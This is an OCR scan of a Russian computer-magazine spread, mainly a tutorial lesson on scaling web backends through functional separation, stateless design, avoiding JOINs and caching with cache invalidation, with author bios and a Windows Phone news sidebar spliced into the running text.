
Под занавес статьи подытожим, чего мы добились и что узнали. Как и планировали вначале, мы узнали в теории и попробовали на практике некоторое количество дизайнерски-кодерских трюков для платформы WP, рассмотрев разные декоративные объекты и элементы управления. Кроме того, мы погрузились в язык XAML, узнали об использовании простых анимаций, а с помощью присоединяемых свойств мы научились организовывать передачу объекту таких значений, которые изначально им не поддерживаются. До встречи на страницах журнала и удачи тебе во всех делах!

WINDOWS PHONE 7.8 И 8.0

Пока писалась эта статья, на конференции Windows Phone Summit Microsoft представила две мобильных ОС — Windows Phone 7.8 и 8.0. Первая — это масштабное обновление для существующих устройств на базе Windows Phone 7.5, тогда как вторая — полноценная ОС, для работы с которой понадобится новое, более мощное устройство. Главной фишкой обновления станет расширенный по функциональности и более удобный в использовании стартовый экран. Например, в нем появилась возможность изменять размеры плиток. Мелочь, а приятно! Меня, например, раздражает, что на моем телефоне плитка календаря имеет больший размер, чем плитка игры RollingCar :).

С другой стороны, в WP 8.0 объявлено о появлении огромного количества нововведений, и вот некоторые из них. Во-первых, это общее с десктопной версией NT ядро, что предвещает нам более легкий перенос приложений. Во-вторых, это возможность программировать в нативном коде на C/C++ и полноценная поддержка DirectX, что откроет новые горизонты перед разработчиками игр. В-третьих, это поддержка других фреймворков (таких, как PhysX, Havok) и, будем надеяться, наконец настоящая многозадачность. Из других (аппаратных) новшеств стоит отметить: увеличенный до 1280 x 768 экран, поддержку более четырех ядер, поддержку SD карт памяти, наличие связи на близком расстоянии — NFC.

Выход обеих операционок ожидается в середине осени, вместе с десктопной «Восьмеркой». Прямо ко дню рождения Билла — 28 октября :).



УРОК # 1 2 3 4 5 6

Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

МАСШТАБИРОВАНИЕ БЭКЕНДА

- **Функциональное разделение**
- **Классическое горизонтальное масштабирование**
  - **Концепции Shared Nothing и Stateless**
  - **Критика концепций Shared Nothing и Stateless**
  - **Связность кода и данных**
- **Кеширование**
  - **Проблема инвалидации кеша**
  - **Проблема старта с непрогретым кешем**

Начнем наш третий урок, посвященный бизнес-логике проекта. Это самая главная составляющая в обработке любого запроса. Для таких вычислений требуются бэкенды — тяжелые серверы с большими вычислительными мощностями. Если фронтенд не может отдать клиенту что-то самостоятельно (а как мы выяснили в прошлом номере, он без проблем можем сам отдать, к примеру, картинки), то он передает запрос дальше по цепочке — на бэкенд. На бэкенде отрабатывается бизнес-логика, то есть формируются и обрабатываются данные, при этом данные хранятся в другом слое — сетевом хранилище, базе данных или файловой системе. Хранение данных — это тема следующего урока, а сегодня мы сосредоточимся на масштабировании бэкенда.

Сразу предупредим: масштабирование вычисляющих бэкендов — одна из самых сложных тем, в которой существует множество мифов. Облачные вычисления решают проблему производительности — уверены многие. Однако это верно не до конца: для того чтобы вам действительно могли помочь облачные сервисы, вы должны правильно подготовить ваш программный код. Вы можете поднять сколько угодно серверов, скажем, в Amazon EC2, но какой с них толк, если код не умеет использовать мощности каждого из них. Итак, как масштабировать бэкенд?

ФУНКЦИОНАЛЬНОЕ РАЗДЕЛЕНИЕ

Самый первый и простой способ, с которым сталкиваются все, — это функциональное разбиение, при котором разные части системы, каждая из которых решает строго свою задачу, разносятся на отдельные физические серверы. Например, посещаемый форум выносится на один сервер, а все остальное работает на другом.

Несмотря на его простоту, о подобном подходе многие забывают. Например, мы очень часто встречаем веб-проекты, где используется только одна база MySQL под совершенно различные типы данных. В одной базе лежат и статьи, и баннеры, и статистика, хотя по-хорошему это должны быть разные экземпляры MySQL. Если у вас есть функционально не связанные данные (как в этом примере), то их целесообразно разносить в разные экземпляры баз данных или даже физические серверы. Посмотрим на это с другой стороны. Если у вас есть в одном проекте и встроенная интегрированная баннерокрутилка, и сервис, который показывает посты пользователей, то разумное решение — сразу осознать, что эти данные никак не связаны между собой и поэтому должны жить в самом простом варианте в двух разных запущенных MySQL. Это относится и к вычисляющим бэкендам — они тоже могут быть разными. С совершенно разными настройками, с разными используемыми технологиями и написанные на разных языках программирования. Возвращаясь к примеру: для показа постов вы можете использовать в качестве бэкенда самый обычный PHP, а для баннерной системы вы можете запустить модуль к nginx'у. Соответственно, для постов вы можете выделить сервер с большим количеством памяти (ну, PHP все-таки), при этом для баннерной системы память может быть не так важна, как процессорная емкость.

Функциональное разделение



Разные функциональные части работают и хранятся на разных серверах системы.

Сделаем выводы: функциональное разбиение бэкенда целесообразно использовать в качестве простейшего метода масштабирования. Группируйте сходные функции и запускайте их обработчики на разных физических серверах. Обратимся к следующему подходу.

КЛАССИЧЕСКОЕ ГОРИЗОНТАЛЬНОЕ МАСШТАБИРОВАНИЕ

О том, что такое горизонтальное масштабирование, в принципе, мы уже знаем. Если вашей системе не хватает мощности, вы просто добавляете еще десять серверов, и они продолжают работать. Но не каждый проект позволит провернуть такое. Есть несколько классических парадигм, которые необходимо рассмотреть на раннем этапе проектирования, чтобы программный код можно было масштабировать при росте нагрузки.

КОНЦЕПЦИИ SHARED NOTHING И STATELESS

Рассмотрим две концепции — Shared Nothing и Stateless, которые могут обеспечить возможность горизонтального масштабирования.

Подход Shared Nothing означает, что каждый узел является независимым, самодостаточным и нет какой-то единой точки отказа. Это, конечно, не всегда возможно, но в любом случае количество таких точек находится под жестким контролем архитектора. Под точкой отказа мы понимаем некие данные или вычисления, которые являются общими для всех бэкендов. Например, какой-нибудь диспетчер состояний или идентификаторов. Другой пример — использование сетевых файловых систем. Это прямой путь получить на определенном этапе роста проекта узкое место в архитектуре. Если каждый узел является независимым, то мы легко можем добавить еще несколько — по росту нагрузки.

Классическое горизонтальное масштабирование

- Shared Nothing (каждый узел является независимым и самодостаточным, не существует единой точки отказа);
- Stateless (процесс не хранит состояние)

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация продолжает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постараемся последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

Концепция Stateless означает, что процесс программы не хранит свое состояние. Пользователь пришел и попал на этот конкретный сервер, и нет никакой разницы, попал пользователь на этот сервер или на другой. После того как запрос будет обработан, этот сервер полностью забудет информацию об этом пользователе. Пользователь вовсе не обязан все свои следующие запросы отправлять на этот же сервер, не должен второй раз приходить на него же. Таким образом, мы можем динамически менять количество серверов и не заботиться о том, чтобы роутить пользователя на нужный сервак.

Наверное, это одна из серьезных причин, почему веб так быстро развивается. В нем гораздо проще делать приложения, чем писать классические офлайновые программы. Концепция «ответ — запрос» и тот факт, что ваша программа живет 200 миллисекунд или максимум одну секунду (после чего она полностью уничтожается), привели к тому, что в таких распространенных языках программирования, как PHP, до сих пор нет сборщика мусора.

Описанный подход является классическим: он простой и надежный, как скала. Однако в последнее время нам все чаще и чаще приходится отказываться от него.

КРИТИКА КОНЦЕПЦИЙ SHARED NOTHING И STATELESS

Сегодня перед вебом возникают новые задачи, которые ставят новые проблемы. Когда мы говорим про Stateless, это означает, что каждые данные каждому пользователю мы заново тащим из хранилища, а это подчас бывает очень дорого. Возникает резонное желание положить какие-то данные в память, сделать не совсем Stateless. Это связано с тем, что сегодня веб становится все более и более интерактивным. Если вчера человек заходил в веб-почту и нажимал на кнопку «Reload», чтобы проверить новые сообщения, то сегодня этим уже занимается сервер. Он ему говорит: «О, чувак, пока ты сидел на этой страничке, тебе пришли новые сообщения».

Возникают новые задачи, которые приводят к тому, что подход с Shared Nothing и отсутствием состояния в памяти иногда не является обязательным. Мы уже сталкивались неоднократно с ситуациями наших клиентов, которым мы говорим: «От этого откажитесь, положите данные в память» и наоборот «Направляйте людей на один и тот же сервер». Например, когда возникает открытая чат-комната, людей имеет смысл роутить на один и тот же сервер, чтобы это все работало быстрее.

Расскажем про еще один случай, с которым сталкивались. Один наш знакомый разрабатывал на Ruby on Rails игрушку наподобие «Арены» (онлайн драки и бои). Вскоре после запуска он столкнулся с классической проблемой: если несколько человек находятся в рамках одного боя, каждый пользователь постоянно вытаскивает из БД данные, которые во время этого боя возникли. В итоге вся эта конструкция смогла дожить только до 30 тысяч зарегистрированных юзеров, а дальше она просто перестала работать.

Обратная ситуация сложилась у компании Vuga, которая занимается играми для Facebook. Правда, когда они столкнулись с похожей проблемой, у них были другие масштабы: несколько миллиардов SELECT'ов из PostgreSQL в день на одной системе. Они перешли полностью на подход Memory State: данные начали храниться и обслуживаться прямо в оперативной памяти. Итог: ребята практически отказались от базы данных, а пара сотен серверов оказались лишними. Их просто выключили: они стали не нужны.

В принципе, любое масштабирование (в том числе горизонтальное) достижимо на очень многих технологиях. Сейчас очень часто речь идет о том, чтобы при создании сервиса не пришлось платить слишком много за железо. Для этого важно знать, какая технология наиболее соответствует данному профилю нагрузки с минимальными затратами железа.

При этом очень часто, когда начинают размышлять о масштабировании, то забывают про финансовый аспект того же горизонтального масштабирования. Некоторые думают, что горизонтальное масштабирование — это реально панацея. Разнесли данные, все разбросали на отдельные серверы — и все стало нормально. Однако эти люди забывают о накладных расходах (оверхедах) — как финансовых (покупка новых серверов), так и эксплуатационных. Когда мы разносим все на компоненты, возникают накладные расходы на коммуникацию программных компонентов между собой. Грубо говоря, хопов становится больше.

Вспомним уже знакомый тебе пример. Когда мы заходим на страничку Facebook, мощный JavaScript идет на сервер, который долго-долго думает и только через некоторое время начинает отдавать вам ваши данные. Все наблюдали подобную картину: хочется уже посмотреть и бежать дальше пить кофе, а оно все грузится, грузится и грузится. Надо бы хранить данные чуть-чуть «поближе», но у Facebook уже такой возможности нет.

СЛОИСТОСТЬ КОДА

Еще пара советов для упрощения горизонтального масштабирования. Первая рекомендация: программируйте так, чтобы ваш код состоял как бы из слоев и каждый слой отвечал за какой-то определенный процесс в цепочке обработки данных. Скажем, если у вас идет работа с базой данных, то она должна осуществляться в одном месте, а не быть разбросанной по всем скриптам. К примеру, мы строим страницу пользователя. Все начинается с того, что ядро запускает модуль бизнес-логики для построения страницы пользователя. Этот модуль запрашивает у нижележащего слоя хранения данных информацию об этом конкретном пользователе. Слою бизнес-логики ничего не известно о том, где лежат данные: закешированы ли они, зашардированы ли (шардинг — это разнесение данных на разные серверы хранения данных, о чем мы будем говорить в будущих уроках), или с ними сделали еще что-нибудь нехорошее. Модуль просто запрашивает информацию, вызывая соответствующую функцию. Функция чтения информации о пользователе расположена в слое хранения данных. В свою очередь, слой хранения данных по типу запроса определяет, в каком именно хранилище хранится пользователь. В кеше? В базе данных? В файловой системе? И далее вызывает соответствующую функцию нижележащего слоя.

Что дает такая слоистая схема? Она дает возможность переписывать, выкидывать или добавлять целые слои. Например, решили вы добавить кеширование для

Классическое горизонтальное масштабирование

- Слоистость кода;
- Минимизация использования сложных запросов сразу к нескольким таблицам;
- Низкая степень связности кода

пользователей. Сделать это в слоистой схеме очень просто: надо допилить только одно место — слой хранения данных. Или вы добавляете шардирование, и теперь пользователи могут лежать в разных базах данных. В обычной схеме вам придется перелопатить весь сайт и везде вставить соответствующие проверки. В слоистой схеме нужно лишь исправить логику одного слоя, одного конкретного модуля.


СВЯЗНОСТЬ КОДА И ДАННЫХ

Следующая важная задача, которую необходимо решить, чтобы избежать проблем при горизонтальном масштабировании, — минимизировать связность как кода, так и данных. Например, если у вас в SQL-запросах используются JOIN'ы, у вас уже есть потенциальная проблема. Сделать JOIN в рамках одной базы данных можно. А в рамках двух баз данных, разнесенных по разным серверам, уже невозможно. Общая рекомендация: старайтесь общаться с хранилищем минимально простыми запросами, итерациями, шагами.

Что делать, если без JOIN'а не обойтись? Сделайте его сами: сделали два запроса, перемножили в PHP — в этом нет ничего страшного. Для примера рассмотрим классическую задачу построения френдленты. Вам нужно поднять всех друзей пользователя, для них запросить все последние записи, для всех записей собрать количество комментариев — вот где соблазн сделать это одним запросом (с некоторым количеством вложенных JOIN'ов) особенно велик. Всего один запрос — и вы получаете всю нужную вам информацию. Но что вы будете делать, когда пользователей и записей станет много и база данных перестанет справляться? По-хорошему надо бы расшардить пользователей (разнести равномерно на разные серверы баз данных). Понятно, что в этом случае выполнить операцию JOIN уже не получится: данные-то разделены по разным базам. Так что придется делать все вручную. Вывод очевиден: делайте это вручную с самого начала. Сначала запросите из базы данных всех друзей пользователя (первый запрос). Затем заберите последние записи этих пользователей (второй запрос или группа запросов). Затем в памяти произведите сортировку и выберите то, что вам нужно. Фактически вы выполняете операцию JOIN вручную. Да, возможно вы выполните ее не так эффективно, как это сделала бы база данных. Но зато вы никак не ограничены объемом этой базы данных в хранении информации. Вы можете разделять и разносить ваши данные на разные серверы или даже в разные СУБД! Все это совсем не так страшно, как может показаться. В правильно построенной слоистой системе большая часть этих запросов будет закеширована. Они простые и легко кешируются — в отличие от результатов выполнения операции JOIN. Еще один минус варианта с JOIN: при добавлении пользователем новой записи вам нужно сбросить кеши выборок всех его друзей! А при таком раскладе неизвестно, что на самом деле будет работать быстрее.

Кеширование

- Единый кеш для всех бэкендов;
- Проблема инвалидации кеша;
- Проблема старта с непрогретым кешем




КЕШИРОВАНИЕ

Следующий важный инструмент, с которым мы сегодня познакомимся, — кеширование. Что такое кеш? Кеш — это такое место, куда можно под каким-то ключом положить данные, которые долго вычисляют. Запомните один из важнейших моментов: кеш должен вам по этому ключу отдать данные быстрее, чем вычислить их заново. Мы неоднократно сталкивались с ситуацией, когда это было не так и люди бессмысленно теряли время. Иногда база данных работает достаточно быстро и проще сходить напрямую к ней.

Я думаю, не стоит говорить, что кеш должен быть единым для


HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по Highload-проектам. Его компания «Лаборатория Олега Бунина» специализируется на консалтинге, разработке и тестировании высоконагруженных веб-проектов. Сейчас является организатором конференции HighLoad++ (www.highload.ru). Это конференция, посвященная высоким нагрузкам, которая ежегодно собирает лучших в мире специалистов по разработке крупных проектов. Благодаря этой конференции знаком со всеми ведущими специалистами мира высоконагруженных систем.

Константин Осипов




Специалист по базам данных, который долгое время работал в MySQL, где отвечал как раз за высоконагруженный сектор. Быстрота MySQL — в большой степени заслуга именно Кости Осипова. В свое время он занимался масштабируемостью MySQL 5.5. Сейчас отвечает в Mail.Ru за кластерную NoSQL базу данных Tarantool, которая обслуживает 500–600 тысяч запросов в секунду. Использовать этот Open Source проект может любой желающий.

Максим Лапшин



Решения для организации видеотрансляции, которые существуют в мире на данный момент, можно пересчитать по пальцам. Макс разработал одно из них — Erlyvideo (erlyvideo.org). Это серверное приложение, которое занимается потоковым видео. При создании подобных инструментов возникает целая куча сложнейших проблем со скоростью. У Максима также есть некоторый опыт, связанный с масштабированием средних сайтов (не таких крупных, как Mail.Ru). Под средними мы подразумеваем такие сайты, количество обращений к которым достигает около 60 миллионов в сутки.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина. Константин пришел из мира суперкомпьютеров, где долгое время «пилил» различные научные приложения, связанные с числодробилками. В качестве бизнес-аналитика участвует во всех консалтинговых проектах компании, будь то социальные сети, крупные интернет-магазины или системы электронных платежей.

всех бэкендов. Хранение кешированных данных раздельно для каждого из бэкендов может дать некоторое преимущество в скорости извлечения данных, но значительно усложнит логику обслуживания кеша. Представьте, что вам нужно сбросить какой-то закешированный элемент: в этом случае вы должны пройти по всем бэкендам и сбросить этот элемент в локальном кеше. В процессе использования подобного обхода у вас возникает первая проблема — неконсистентность кеша. Проще говоря, где-то данные в кеше будут уже сброшены, а где-то еще нет. В результате часть пользователей видят еще старые данные, а кто-то — уже новые. Вторая потенциальная проблема также связана с целостностью данных. Допустим, в одном из кешей сбросить элемент не удалось. Что теперь делать? Попробуйте найти красивое и элегантное решение этого вопроса. Прийти туда еще раз через минуту? А кому прийти? Еще одна надстройка над системой кеширования? Ну и, наконец, главная проблема — в случае локальных кешей данных одни и те же данные будут вычисляться многократно (по числу кешей). Фактически мы перекладываем нагрузку на базу данных, что не всегда хорошо.

Второй важный момент. Кеш — это скорее способ замазать проблему производительности, а не решить ее. Но, безусловно, бывают ситуации, когда решить проблему очень дорого. Поэтому вы говорите: «Хорошо, эту трещину в стене я замажу штукатуркой, и будем думать, что ее здесь нет». Иногда это работает — более того, это работает очень даже часто. Особенно когда вы попадаете в кеш и там уже лежат данные, которые вы хотели показать. Классический пример — счетчик количества друзей. Это счетчик в базе данных, и вместо того, чтобы перебирать всю базу данных в поисках ваших друзей, гораздо проще эти данные закешировать (и не пересчитывать каждый раз).

Для кеша есть критерий эффективности использования, то есть показатель того, что он работает, — он называется Hit Ratio. Это отношение количества запросов, для которых ответ нашелся в кеше, к общему числу запросов. Если он низкий (50–60%), значит, у вас есть лишние накладные расходы на поход к кешу. Это означает, что практически на каждой второй странице пользователь, вместо того чтобы получить данные из базы, еще и ходит к кешу: выясняет, что данных для него там нет, после чего идет напрямую к базе. А это лишние две, пять, десять, сорок миллисекунд.

Как обеспечивать хороший Hit Ratio? В тех местах, где у вас база данных тормозит, и в тех местах, где данные можно перевычислять достаточно долго, там вы втыкаете Memcache, Redis или аналогичный инструмент, который будет выполнять функцию быстрого кеша, — и это начинает вас спасать. По крайней мере, временно.



ПРОБЛЕМА ИНВАЛИДАЦИИ КЕША

Но с использованием кеша вы бонусом получаете проблему инвалидации кеша. В чем суть? Вы положили данные в кеш и берете их из кеша, однако к этому моменту оригинальные данные уже поменялись. Например, Машенька поменяла подпись под своей картинкой, а вы зачем-то положили одну строчку в кеш вместо того, чтобы тянуть каждый раз из базы данных. В результате вы показываете старые данные — это и есть проблема инвалидации кеша. В общем случае она не имеет решения, потому что эта проблема связана с использованием данных вашего бизнес-приложения. Основной вопрос: когда обновлять кеш? Ответить на него подчас непросто.

Например, пользователь публикует в социальной сети новый пост — допустим, в этот момент мы пытаемся избавиться от всех инвалидных данных. Получается, нужно сбросить и обновить все кеши, которые имеют отношение к этому посту. В худшем случае, если человек делает пост, вы сбрасываете кеш с его ленты постов, сбрасываете все кеши с ленты постов его друзей, сбрасываете все кеши с ленты людей, у которых в друзьях есть те, кто в этом сообществе, и так далее. В итоге вы сбрасываете половину кешей в системе. Когда Цукерберг публикует пост для своих одиннадцати с половиной миллионов подписчиков, мы что — должны сбросить одиннадцать с половиной миллионов кешей френдленту всех этих subscriber'ов? Как быть с такой ситуацией? Нет, мы пойдем другим путем и будем обновлять кеш при запросе на френдленту, где есть этот новый пост. Система обнаруживает, что кеша нет, идет и вычисляет заново. Подход простой и надежный, как скала.

Однако есть и минусы: если сбросился кеш у популярной страницы, вы рискуете получить так называемые race condition (состояние гонок), то есть ситуацию, когда этот самый кеш будет одновременно вычисляться несколькими процессами (несколько пользователей решили обратиться к новым данным). В итоге ваша система занимается довольно пустой деятельностью — одновременным вычислением n-го количества одинаковых данных.

Один из выходов — одновременное использование нескольких подходов. Вы не просто стираете устаревшее значение из кеша, а только помечаете его как устаревшее и одновременно ставите задачу в очередь на пересчет нового значения. Пока задание в очереди обрабатывается, пользователю отдается устаревшее значение. Это называется деградация функциональности: вы сознательно идете на то, что некоторые из пользователей получат не самые свежие данные. Большинство систем с продуманной бизнес-логикой имеют в арсенале подобный подход.

ПРОБЛЕМА СТАРТА С НЕПРОГРЕТЫМ КЕШЕМ

Еще одна проблема — старт с непрогретым (то есть незаполненным) кешем. Такая ситуация наглядно иллюстрирует утверждение о том, что кеш не может решить проблему медленной базы данных.

